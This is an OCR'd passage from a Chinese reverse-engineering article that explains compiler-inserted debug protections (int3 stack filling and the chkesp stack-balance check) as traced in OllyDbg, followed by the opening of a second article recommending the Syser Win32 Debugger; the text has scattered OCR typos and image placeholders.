“lea edi,[ebp-70h]”将ebp的值减去70h大小后将地址指向的值给了edi，其实就是将ebp-70h赋给了edi，由于上面已经将esp的值给了ebp，（ebp起始值为0012FF30）所以这里edi的值就是0012FEC0。“mov ecx,1Ch”将1ch放入了ecx，这里实际上是一个循环次数；关键是这句“rep stos dword ptr [edi]”，这句话的含义就是将eax中的数据写入到

edi指向的内存地址，写入的次数为1ch次，窒息鞘后的结果如图4，图5所示。我们来计算一下，上面ebp减去了7ch是为了下面来存放这些数据，eax中数据为4个字节，1ch次就是28*4=112个字节，而7c正好是7*16=112个字节，也就是说，上面的一切都是为了下面来放置一大片cc做准备的，那么cc是用来做什么的呢？在OD中我们经常会用到F2来设置断点，而F2的实质就是将该位置的代码修改为cc（就是int3中断），那就清楚了，在程序入口点放置这写代码的作用就是如果代码执行发生意外，指令就会执行错误位置的代码，就是我们刚才的那些cc，从而引发中断来保护系统。




图4




图5

开始处的保护代码部分我们分析完了，下面继续我们的分析。接下来的代码如下：

```
101:        lpCmdLine = GetCommandLine(); // this line necessary for _ATL_MIN_CRT
  00401858  8B F4                  mov esi,esp
  0040185A  FF 15 A8 E2 42 00      call dword ptr [__imp__GetCommandLineA@0 (0042e2a8)]
  00401860  3B F4                  cmp esi,esp
  00401862  E8 C9 30 00 00         call chkesp (00404930)
  00401867  89 45 10               mov dword ptr [ebp+10h],eax
```

我们的c++代码是“lpCmdLine = GetCommandLine();”，这句代码的作用是用来获取命令行信息的，呆在反汇编中我们却看到了两个call，其中一个是调用这个函数，而在这之后又多出了两句，cmp与call，那这又是用来做什么的呢？我们在OD中运行到第二个call里面，如图6所示。这里貌似很简单的代码，就是一个跳转，而跳转的执行与否则与前面的cmp相关，比较的数据如图7所示。这里我们人工故意将其修改成可以跳转，看看会有什么情况发生。如图8所示，错误产生了。显然这个call是用来保护我们的程序用的。根据我们错误产生的原因，显然是前面的esi与esp的值不同而造成的，这就说明出现这种错误的原因就是堆栈不平衡了。这个中保护机制在我们的编程中是不会看到的，因为这些保护机制被默认的添加到了程序中，只有我们去跟踪才会发现这些问题与细节。




图6




图7




图8

本篇文章主要为大家介绍了在我们程序中一些隐蔽不可见的有用信息，这些信息在我们的程序运行过程中起着十分重要的作用，但这些信息只有我们通过反汇编的手段去跟踪的时候才会被我们发现。程序中被隐藏的东西很多很多，只用那些真真的高手才会去发掘windows下不为认知的秘密，全用此篇文章为大家起到抛砖引玉的作用。

再战SyserWin32Debugger

沧海浮萍

相信很多的读者在进行反汇编、破解等逆向工程的实收使用的利器都是OD，在这里笔者再为大家推荐一款新的工具SyserWin32Debugger。这款工具与OD 有着异曲同工之妙，虽然有的地方可能跟不上OD 灵活，但也有的地方比较不错，例如源代码跟踪。本篇文章中就为大家介绍这一款来自国外的SyserWin32Debugger。




图1

